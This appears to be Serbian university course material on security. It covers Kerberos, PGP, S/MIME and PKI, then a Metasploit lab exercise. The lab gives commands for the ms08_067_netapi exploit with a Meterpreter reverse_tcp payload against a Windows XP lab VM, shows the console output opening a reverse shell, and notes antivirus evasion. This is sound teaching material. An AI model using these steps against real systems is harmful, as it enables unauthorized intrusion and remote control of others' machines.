Kerberos karta služi za potvrdu identiteta entiteta koji zahteva pristup određenom resursu i uspostavljanje tajnog ključa koji će se koristiti za šifrovanje podataka tokom komunikacije (ključ sesije). Svaka Kerberos karta sadrži sledeće podatke:

- *ime principala koji zahteva pristup,*
- *ime principala za koji se traži pristup,*
- *vremensku oznaku (engl. timestamp),*
- *rok važenja karte,*
- *listu IP adresa s kojih je moguća upotreba karte,*
- *tajni ključ za komunikaciju sa traženim resursom.*

Vremenska oznaka i rok važenja karte važni su parametri koji obezbeđuju dodatni nivo sigurnosti komunikacije. Prilikom formiranja zahteva, klijentski računar generiše vremensku oznaku. KDC server prima zahtev i upoređuje lokalno vreme s vremenskom oznakom u primljenom zahtevu. Ukoliko vremenska razlika nije u skladu sa maksimalnim dozvoljenim odstupanjem (inicijalno 5 minuta), zahtev se odbija1. Osim toga, sve Kerberos karte sadrže rok važenja u kojem se mogu iskoristiti. Nakon isteka roka, karta više nije upotrebljiva i ukoliko entitet pokuša da s tom kartom pristupi resursu, zahtev se odbija i generiše se poruka o grešci. Ovi vremenski parametri štite sistem od napada ponavljanjem, tj. sprečavaju scenario po kome neovlašćeni korisnik najpre presreće i „snima“ mrežni saobraćaj, a zatim ga ponavlja i ostvaruje pristup resursu ili sistemu.

KERBEROS DOMENI

Kompletan servis Kerberos okruženja sastoje se od Kerberos servera, velikog broja klijenata, i niza aplikacijskih servera i naziva se ’’Kerberos domen’’.

Kerberos domen je skup upravljanih čvorova koji dele istu Kerberos korisničku bazu podataka, dele ključeve sa Kerberos serverom, i deo su istog administrativnog domena.

Mreže klijenata i servera pod različitim upravnim organizacijama uopšteno predstavljaju različite domene (engl. realms).

To obično nije praktično, ili nije u skladu sa administrativnom politikom, da su korisnici i serveri na jednom administrativnom domenu – registrovani Kerberos serverom na drugom

mestu. Međutim, korisnicima u jednom domenu možda treba pristup serverima u drugim domenima, a neki serveri mogu biti spremni za pružanje usluga korisnicima iz drugih domena, pod uslovom da je tim korisnicima proveren identitet.

Korisniku koji želi uslugu na serveru u drugom domenu potrebna je ulaznica za taj server. Korisnik klijenta sledi uobičajene procedure za dobijanje pristupa na lokalni TGS, i onda šalje zahtev za izdavanje karte udaljenom TGS (TGS u drugom domenu). Klijent tada može tražiti od daljinskog TGS dodelu ulaznice za željeni server u domenu daljinskog TGS. Ulaznica predstavlja udaljen server i označava domen u kojem je korisnik izvorno autentifikovan. Server odlučuje da li će prihvatiti daljinski zahtev.

KERBEROS VERSION 5

Najčešće korišćena verzija Kerberos-a je verzija 4.

Od sredine devedesetih je uvedena verzija 5 . Najvažnija poboljšanja u verziji 5 su:

- ***Adresa nedostataka okruženja -** algoritam šifrovanja, mrežni protokol, redosled bajtova, životni vek karte, prosleđivanje provere identiteta, autentifikacija među domenima*
- ***Tehnički nedostaci -** dvostruko šifrovanje, non-STD načinu korišćenja, ključevi sesije, lozinke napada.*

Prvo, u verziji 5, šifrovana poruka je obeležena sa identifikatorom algoritma za šifrovanje. To omogućava korisnicima da konfigurišu Kerberos da koristi druge algoritme, osim DESa. Verzija 5 daje korisniku mogućnost korišćenja drugih algoritama.

Verzija 5 takođe podržava tehnike poznate kao prosleđivanje provere identiteta. Verzija 4 ne dozvoljava da uverenja izdata do jednog klijenta budu prosleđena na neki drugi host i korišćena od strane nekog drugog klijenta. Ova mogućnost bi trebalo da omogući klijentu da pristupi serveru i da ima pristup usluzi drugog servera u ime klijenta. Na primer, klijent izdaje zahtev za server za štampanje (print server) koji tada pristupa datoteci klijenta iz datoteke servera, koristiti uverenje klijenta za pristup. Konačno, verzija 5 podržava metod za proveru identiteta među domenima *koji zahteva manje sigurnu razmenu ključa nego verzija 4.*

KERBEROS ODRŽAVANJE PERFORMANSI

Postavlja se pitanje koji uticaj će Kerberos imati na performanse u velikom okruženju?

Srećom, odgovor je da postoji vrlo malo uticaja na performanse ako je sistem ispravno konfigurisan. Treba imati na umu da su karte za višekratnu upotrebu. Dakle, količina saobraćaja potrebna za odobravanje zahteva za kartu je umerena. Imajući u vidu prenos karata za prijavu provere identiteta, razmena prijave se mora odvijati u svakom slučaju, tako da su opet dodatni troškovi razmene skromni.

Problem je da li je Kerberos server aplikacija zahteva posvećenu platformu ili može da deli računar sa drugim aplikacijama. Verovatno nije mudro pokrenuti Kerberos server na istoj

mašini, kao i resurs intenzivne *aplikacije kao što je baza podataka. Štaviše, bezbednost Kerberos-a je najbolje osigurana stavljanjem Kerberos server na zasebnu, izolovanu mašinu.*

Konačno, u velikom sistemu, postavlja se pitanje da li je potrebno ići na više domena, kako bi se uspešno održale performanse. Verovatno ne. Umesto toga, motivacije za višestruke domene je administriranje. Ako imate geografski odvojene klaster mašine, svaka sa svojim mrežnim administratorom, tada jedan domen po administratoru može biti pogodan. Međutim, to nije uvek slučaj.

Poglavlje 6

Bezbedni sistem elektronske pošte, PGP i S-MIME

BEZBEDNI SISTEM ELEKTRONSKE POŠTE

Prenošenje nešifrovane komunikacije preko interneta je bezbedno isto onoliko koliko je bezbedno slanje razglednice poštom.

Veza između nekog klijenta i servera na internetu se rutira kroz veći broj nezavisnih sistema. U svakoj tački te veze moguće je nadgledati mrežni saobraćaj. Prenošenje nešifrovane komunikacije preko interneta je bezbedno isto onoliko koliko je bezbedno slanje razglednice poštom, jer svako ko ima pristup usputnoj infrastrukturi, može da pročita poruku.

Danas je e-pošta jedan od najpopularnijih oblika komunikacije. Nažalost, ovaj oblik komunikacije muče mnogi bezbednosni problemi. Bezbedna elektronska razmena poruka se bavi bezbednosnim problemima e-pošte. Omogućava da šifrujete poruke, tako da mogu da ih dešifruju samo planirani primaoci. Bezbedna elektronska razmena poruka, takođe, omogućava digitalno potpisivanje poruka, tako da primaoci poruke mogu da budu sigurni od koga je poruka poslata.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

6.1 PGP (Pretty Good Privacy)

PGP

’Prilično dobra privatnost’’

’’Prilično dobra privatnost’’ (engl. Pretty Good Privacy – PGP *)* bezbednosni program e-pošte*, izuzetan je fenomen; porastao je eksplozivno, i sada se široko koristi. Kreirao ga je Phil Zimmermann, koji je odabrano najbolji dostupni kripto algoritam i integrisao ga u jedan program.* PGP *obezbeđuje usluge poverljivost i proveru identiteta koja se može koristiti za elektronsku poštu i datoteka za skladištenje aplikacija.*

Aktuelne operacije PGP-a, za razliku od upravljanja ključevima, sadrži pet usluga: proveru identiteta, poverljivost, kompresiju, e-mail kompatibilnost i segmentacija.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

USLUGA PROVERE IDENTITETA

Koraci PGP provere identiteta.

PGP pruža uslugu provere identiteta , koja se izvršava u nekoliko koraka:

- *pošiljalac kreira poruku;*
- *koristi SHA-1 za generisanje 160-bitne heš poruke,*
- *potpisuje hash sa RSA korišćenjem privatnog ključa pošiljaoca, koji se nalazi u prilogu poruke;*
- *primalac koristi RSA sa javnim ključem pošiljaoca da dešifruje i oporavi hash kod;*
- *primalac overava primljenu poruku koristeći izračunati hash primljene poruke i upoređuje ga sa dešifrovanim hash kodom.*

Napomena: ovde se pretpostavlja upotreba RSA digitalnog potpisa, nove PGP verzije podržavaju korišćenje DSS algoritma za potpis. Potpis može biti odvojen od poruke / datoteke i poslato / sačuvano odvojeno.

ČETIRI VRSTE KLJUČEVA

Postoji potreba da se identifikuje koji se zapravo ključ koristi za šifrovanje ključa sesije za bilo koju određenu poruku.

PGP koristi četiri vrste ključeva : jednokratan simetričan ključ sesije, javne ključeve, privatne ključeve i zasnovane na fazi dodavanja (passphrase- based) simetrične ključeve. Svaki ključ sesije povezan je sa jednom porukom i koristi se samo za šifrovanje i dešifrovanje te poruke. Slučajni brojevi se generišu korišćenjem generatora ANSI X12.17, sa ulazima zasnovanim unosom sa tastature od korisnika, pri čemu se se koristite oba otkucana tipka i aktuelni ključevi za generisanje slučajnih brojeva toka.

Pošto se brojni javni / privatni ključevi mogu upotrebi sa PGP, postoji potreba da se identifikuje koji se zapravo ključ koristi za šifrovanje ključa sesije za bilo koju određenu poruku. Zapravo, može se slati kompletan javni ključ sa svakom porukom, ali je to neefikasno. Umesto toga koristi se PGP ključ identifikator zasnovan na najmanje važna 64-bita ključa, koji će vrlo verovatno biti jedinstveni. Tada bi trebalo slati samo kraći ID ključa sa porukom. ID ključa je takođe potreban za PGP digitalni potpis.


Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

SLANJE PORUKE

Objašnjenje procesa slanja poruke PGP.

Proces** slanja poruke **:

- *PGP vraća pošiljaocu privatni ključ iz privatnog prstena ključa koristeći your_userid kao indeks. Ako your_userid nije naveden u naredbi, preuzima se prvi privatni ključ na prstenu.*
- *PGP pita korisniku za dodatnu fazu da bi oporavio nešifrovan privatni ključ.*
- *Generisan je potpis - komponenta poruke.*



Slika 6.1.1 -PGP slanje poruke [Izvor: Autor]

ŠIFROVANJE/DEŠIFROVANJE PORUKE

Objašnjenje koraka šifrovanja i dešifrovanja poruke PGP.

Šifrovanje poruke

- *PGP generiše ključ sesije i šifruje poruku.*
- *PGP preuzima javni ključ primaoca iz javnog ključa prstena koristeći her_userid kao indeks.*
- Generisanje ključa *sesije – komponenta poruka.*

Dešifrovanje poruke

- *PGP preuzima privatni ključ primaoca iz privatnog prstena ključa, pomoću polja Key ID u ključu sesije – komponenti poruke kao indeks.;*
- *PGP pita korisniku za dodatnu fazu da oporavi nešifrovan privatni ključ;*
- *PGP onda oporavlja ključ sesije i dešifruje poruku.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PGP UPRAVLJANJE KLJUČEM

PGP pruža pogodan način za korišćenje poverenja, udruživanje poverenja sa javnim ključevima i iskorišćava informacije poverenja.

PGP u dokumentaciji navodi da je "Ovaj ceo posao zaštite javnih ključeva od grešaka je jedan vrlo težak problem u praktičnoj primeni javnih ključeva". Njegovo rešenje je podrška raznim formalnim i neformalnim okruženjima, u kojima bilo koji korisnik može da deluje kao "CA" da potvrdi drugi korisnikov javni ključ, a zatim deluje kao "pouzdana posrednik" drugim korisnicima, kako bi se formiralo "web poverenja".

PGP pruža pogodan način za korišćenje poverenja, udruživanje poverenja sa javnim ključevima i iskorišćava informacije poverenja. Prsten ključa se regularno obrađuje za dobijanje indikatora poverenja za ključeve u njemu.PGP dozvoljava korisniku da opozove njihov trenutni javni ključ, bilo jer postoji sumnja da je kompromitovan, ili jednostavno – izbeći korišćenje istog ključa za duži period.

6.2 S/MIME

S/MIME FORMAT

Predstavlja povećanje bezbednosti MIME Interneta standardnog formata e-pošte.

S/MIME *(engl.* Secure/Multipurpose Internet Mail Extension *) je povećanje bezbednosti MIME Interneta standardnog formata e-pošte, koji pak pruža podršku za različite tipove sadržaja, ne samo podršku za tekst kako je u originalnom Internet RFC822 standardu e-pošte. MIME omogućava kodiranje binarnih podataka u tekstualni oblik za transport na tradicionalnim* RFC822 *sistemima e-pošte. MIME pruža niz novih polja zaglavlja koja definišu informacije o telu poruke, uključujući format tela i bilo koje šifrovanje koje olakšava transfer. Najvažnije, MIME definiše niz formata sadržaja, koji standardizuju reprezentacije za podršku multimedijalne e-pošte.*

S/MIME je definisana kao skup dodatnih MIME tipova sadržaja, i pruža mogućnost da potpisivanja i/ili šifrovanja poruke e-pošte. S/MIME podrška je sada uključena u mnoge moderne agente e-pošte.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ČETIRI NOVE FUNKCIJE

S/MIME tipovi sadržaja podržavaju četiri nove funkcije.

S/MIME tipovi sadržaja podržavaju četiri nove funkcije :

- ***Kovertiranje podataka*** *(engl. Enveloped data): Sastoji se od šifrovanja sadržaja bilo kojeg tipa i šifrovanja-sadržaja ključeva šifrovanja za jednog ili više primaoca.*
- ***Potpis podataka****: Digitalni potpis se formira izračunavanjem izvoda poruke na osnovu sadržaja koji će biti potpisan, a zatim se šifruje privatnim ključem potpisnika. Sadržaj plus potpis se onda šifriruju korišćenjem base64 šifrovanja. Potpisanu poruku podataka može pregledati samo primaoca sa S / MIME mogućnostima.*
- ***Jasan-potpis podataka*** *(engl. Clear-signed data): Kao i kod potpisanih podataka, formiran je digitalni potpis. Međutim, u ovom slučaju, samo digitalni potpis je kodiran korišćenjem base64. Rezultat toga je da primalac bez S/MIME mogućnosti može videti sadržaj poruke, mada se ne može verifikovati potpis.*
- ***Potpis i kovertiranje podataka****: Samo potpis i samo šifrovanje entiteta može biti ugniježđeno, tako da šifrovani podaci mogu biti potpisani, i potpisani podaci ili jasno potpisani podaci mogu biti šifrovani.*

TIPIČAN PRIMER UPOTREBE

Tipičan primer upotrebe S/MIME protokola.

Na Slici 1 je prikazan tipičan primer upotrebe S/MIME protokola.




Figure 21.6 Typical S/MIME Process

Slika 6.2.1 -S/MIME [Izvor: Autor]

S/MIME KRIPTOGRAFSKI ALGORITMI

Podrazumevani algoritmi koji se koriste su DSS i SHA-1.

Podrazumevani algoritmi koji se koriste za potpisivanje S/MIME poruka su standard za digitalni potpis (DSS) i bezbednosni hash algoritam, revizija 1 (SHA-1). Uzmite poruku koju želite da pošaljete i korišćenjem SHA-1 algoritma kreirajte 160 bitni izvod poruke.

Tada S/MIME šifruje izvod pomoću DSS i privatni DSS ključ pošiljaoca. Rezultat je digitalni potpis, koji je u prilogu poruke. Svako ko dobije ovu poruku može ponovo izračunati izvod poruke, a zatim dešifrovati potpis korišćenjem DSS i javnog DSS ključa pošiljaoca. Ako izvod poruke u potpisu odgovara izračunatom izvodu poruke, onda je potpis valjan. Budući da ova operacija uključuje samo šifrovanje i dešifrovanje 160-bitnog bloka, potrebno je malo vremena za verifikaciju poruke. Da bi se zaštitili podaci, poruka se preslikava u ASCII znakove koji se mogu štampati korišćenjem šeme poznate kao radix-64 ili base/64 mapping.

Kao alternativa, može se koristi RSA algoritam za šifrovanje javnim ključem sa ili SHA-1 ili MD5 algoritmom za izvod poruke za formiranje potpisa. Podrazumevani algoritmi koji se koriste za šifrovanje S/MIME poruka su trostruki DES (3DES) i algoritam ElGamal, koja se zasniva na Diffie-Hellman algoritmu za razmenu javnog ključa.
Kao što se vidi iz dosadašnje diskusije, S / MIME sadrži pametan, efikasan skup funkcija za blokiranje i formate da pruži usluge efikasnog šifrovanja i potpisivanja. Osnovni alat koji omogućava široko korišćenje S / MIME je sertifikat javnog ključa. S / MIME koristi sertifikate koji su u skladu sa međunarodnim standardom X.509v3.

Poglavlje 7

PKI i Certificate Authority

PKI

PKI omogućava korisnicima da bezbedno komuniciraju kroz nesigurnu mrežu kao što je internet.

Za razliku od servera sertifikata, infrastruktura javnih ključeva (engl. public key infrastructure, PKI) predstavlja strukturirani sistem koji, osim skladištenja, obezbeđuje dodatne funkcije za izdavanje i poništavanje sertifikata, kao i funkcije za uspostavljanje relacija poverenja. PKI objedinjuje kriptografske tehnike asimetričnog šifrovanja i digitalnog potpisivanja, softver i mrežne servise u kompletnu, široko rasprostranjenu sigurnosnu arhitekturu.


Tri osnovne komponente infrastrukture javnih ključeva su:

- Sertifikacioni centar (engl. certificate authority, CA). CA je centralna komponenta PKI, koja generiše, izdaje i poništava sertifikate i potpisuje izdate sertifikate svojim privatnim ključem CA. CA je odgovoran za generisanje sertifikata i njihov integritet, slično kao što je MUP odgovoran za lične karte i vozačke dozvole. Korišćenjem javnog ključa CA, svako može proveriti potpis CA na sertifikatu i samim tim integritet sertifikata. CA se štiti metodama samouništenja u slučaju napada (engl. tamper-proof metode) – u slučaju napada koji ugrožava integritet PKI, CA uništava sve ključeve. CA se može realizovati zatvoreno, implementacijom gotovih PKI rešenja ili pomoću javnih CA servisa. Osnovni zadatak ustanove koja pruža uslugu izdavanja digitalnih sertifikata jeste da bude poverljiva treća strana kojoj veruju učesnici u komunikaciji. Značajniji sertifikacioni centri su Cybertrust GTE (http://www.cybertrust.com), VeriSign (http://www.verisign.com) i Thawte.
- Registracioni centar (engl. registration authority, RA). RA je komponenta PKI koja osigurava proces registracije korisnika, prihvata i obrađuje zahteve za izdavanje sertifikata, i iste prosleđuje CA radi izdavanja sertifikata. RA se odnosi na ljude, procese i alate za registrovanje i administriranje korisnika PKI. RA/CA podseća na službu za izdavanje pasoša: određena grupa ljudi (RA) proverava identitet čoveka koji želi da mu se izda pasoš i sme li da mu se izda pasoš, a zatim CA pravi pasoš i prosleđuje ga korisniku. Identifikacija korisnika prilikom registracije ključni je korak u izdavanju sertifikata. Proces registracije je prva i najvažnija karika u realizaciji neporecivosti.
- Skladište sertifikata. U skladištu sertifikata prave se javni ključevi i sertifikati korisnika, kao i tzv. liste poništenih sertifikata (engl. certificate revocation list, CRL). Skladište sertifikata se najčešće realizuje pomoću servera sa LDAP kompatibilnim imenikom.

PKI INFRASTRUKTURA

Elementi tipične PKI infrastrukture.

Slika 1 prikazuje elemente tipične PKI infrastrukture.



Slika 7.1 -PKI infrastruktura [Izvor: Autor]

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

FUNKCIJE PKI

PKI je osnova za druge sigurnosne servise.

PKI obezbeđuje distribucijujavnih ključeva i sertifikata uz visok nivo sigurnosti i integriteta. Sistemi koji često zahtevaju upotrebu sigurnosnih mehanizama zasnovanih na PKI jesu elektronska pošta, razmena podataka u elektronskoj trgovini, kućno bankarstvo i elektronski poštanski sistemi.

PKI obezbeđuje osnovne sigurnosne servise za sisteme kao što su:

- SSL (Secure Socket Layer), IPsec (Internet Protocol Security) i HTTPS protokoli za sigurnu komunikaciju i transakcije,
- S/MIME (Secure Multipurpose Internet Mail Extension) i OpenPGP,
- SET (Secure Electronic Transaction) za razmenu vrednosti.

Osnovne funkcije PKI su izdavanje, osvežavanje, potvrda i oduzimanje sertifikata. Sertifikati se najčešće izdaju na određeno vreme. Pošto sertifikati prestaju da važe posle određenog vremena, potrebno ih je „osvežavati“ ako ništa značajno nije izmenjeno u okruženju. U nekim slučajevima krajnji entiteti će komunicirati direktno sa CA, bez obzira na prisustvo RA. Na primer, komunikacija se obavlja direktno sa CA kad se sertifikat obnavlja.
Sledeća važna funkcija PKI je potvrda sertifikata. Podaci u sertifikatu su podložni izmenama. Sertifikovan korisnik želi da bude siguran u tačnost podataka, što zahteva potvrdu sertifikata.

Postoje dva načina za potvrđivanje sertifikata, a PKI može da koristi oba:

- on-line potvrda (korisnik zahteva potvrdu sertifikata direktno od CA svaki put kad mu je potreban) I

- off-line potvrda (CA izdaje vreme važenja sertifikata, to jest par datuma koji definišu period unutar kojeg se informacija sadržana u sertifikatu može smatrati validnom).

Poglavlje 8


Vežba 08

METASPLOIT FRAMEWORK

Msfconsole je verovatno najpopularniji interfejs za MSF (Predviđeno vreme trajanja vežbe je 45 minuta)

On pruža „sve-u-jednom“ centralizovanu konzolu i omogućava efikasan pristup gotovo svim raspoloživim opcijama u Metasploit Frameworku. Jedan od problema sa kojima možete da se susretnete učeći kako da koristite MSF jeste da podesite mete za skeniranje i napad. Srećom, Metasploit tim je bio svestan toga i objavio ranjivu Vmvare virtuelnu mašinu pod nazivom „Metasploitable“. Ova VM ima veliki broj bezbednosnih propusta i preinstaliranih paketa.


Slika 1 - Msfconsole pokrećemo iz komandne linije, nalazi se u /opt/framevork/msf3 direktorijumu.



Slika 8.1 Msfconsole [Izvor: Autor]

VM će raditi na bilo kojoj novijoj verziji VMware softvera i konfigurisana je sa privremenim diskom tako da će svaka potencijalna šteta na sistemu biti vraćena nakon restarta. Metasploitable možete preuzeti sa http://sourceforge.net/projects/metasploitable/files/Metasploitable2/ Kada ste preuzeli VM, raspakujte zip datoteku, otvorite VMKS fajl pomoću VMware softvera i zatim pokrenite virtuelnu mašinu.

Slika 2 - Primer komande „help“ u MSF komandnoj liniji koja prikazuje listu dostupnih komandi zajedno sa opisom onoga za šta se one koriste.




Slika 8.2 Primer komande „help“ [Izvor: Autor]

SHOW EXPLOITS I SHOW PAYLOADS

Primena komandi show exploits i show payloads

Slika 3 - Primer komande „show exploits“ u MSF komandnoj liniji koja prikazuje listu dostupnih exploita zajedno sa njihovim rejtingom, datumom objavljivanja i kratkim opisom. Sve exploite u MSF delimo u dve kategorije: aktivne i pasivne. Aktivni exploiti će nakon exploita ciljanog domaćina, trajati do završetka, a zatim će se stopirati. Brute-force moduli će se stopirati kada se shell otvori kod žrtve. Izvršavanje modula će prestati ukoliko se dogodi neka greška. Pasivni exploiti čekaju nadolazeće konekcije i zatim se povezuju. Pasivni exploiti se gotovo uvek fokusiraju na klijente, kao što su web pretraživači, FTP klijenati, itd.



Slika 8.3 Primer komande „show exploits“ [Izvor: Autor]


Slika 4 - Primer komande „show payloads“ u MSF komandnoj liniji koja prikazuje listu dostupnih payloada zajedno sa njihovim rejtingom i kratkim opisom. Postoje tri različite vrste payload modula u Metasploitu: Singles, Stagers, and Stages. Ovi različiti tipovi omogućavaju veliku svestranosti i mogu biti korišćeni u različitim scenarijima. Singles su pailoadovi koji su samodovoljni i potpuno samostalni. Single payload može biti nešto jednostavno kao na primer dodavanje korisnika unutar ciljnog sistema ili pokretanje calc.exe. Stagers podešavaju mrežnu konekciju između napadača i žrtve, a dizajnirani su tako da budu mali i pouzdani. Stages su payload komponente koje su preuzete od strane Stagers modula. Različite faze obezbeđuju različite funkcije kao što su Meterpreter , VNC injection, itd.

Slika 8.4 Primer komande „show payloads“ [Izvor: Autor]

PROVERA DOSTUPNOSTI

Priveravamo da li je računar za koji želimo da iskoristimo ranjivosti dostupan

Slika 5 - U ovom primeru žrtva će biti Windows XP SP2 virtuelna mašina sa mrežnom adresom 192.168.1.6. Na slici je prikazana ping komanda Metasploit konfigurisanje napada




Slika 8.5 Ping [Izvor: Autor]

Slika 6 – Koristićemo:

1. „windows/smb/ms08_067_netapi eksploit“

2. payload „windows/meterpreter/reverse_tcp“



Slika 8.6 Exploit [Izvor: Autor]

DODATNE OPCIJE

Komandom show options proveravamo koje sve opcije možemo koristiti

Slika 7 - Komanda „show options“ nam pomaže da konfigurišemo napad. Na slici vidimo da je potrebno podesiti local i remote host adresu što postižemo uz pomoć komandi „set rhost 192.168.1.6“ i „set lhost 192.168.1.4“.

```
1. ruby
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, no
ne
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:
```

Slika 8.7 Show options [Izvor: Autor]

Slika 8 - Lokalnu adresu možemo lako da pročitamo korišćenjem „ifconfig“ programa, dok u windows os možemo da korisntimo program „ipconfig“.

Slika 8.8 Ifconfig [Izvor: Autor]

METERPRETER

Upotreba meterpretera

Slika 9 - Nakon što smo podesili sve parametre lansiramo napad pomoću komande „exploit“. Sa slike možemo da vidimo da je operacija uspešna nakon čega nam se otvara Meterpreter komandna linija. Kao što je već rečeno Meterpreter je napredni payload koji je uključen u MSF. Njegova svrha je da obezbedi kompleksne i napredne funkcije koje bi inače bilo teško realizovati. Meterpreter i svi njegovi dodaci se u potpunosti izvršavaju iz memorije i zaobilaze disk, čime je omogućeno da zaobiđu standardnu Anti-Virus detekciju.

```
1. ruby
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.4:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
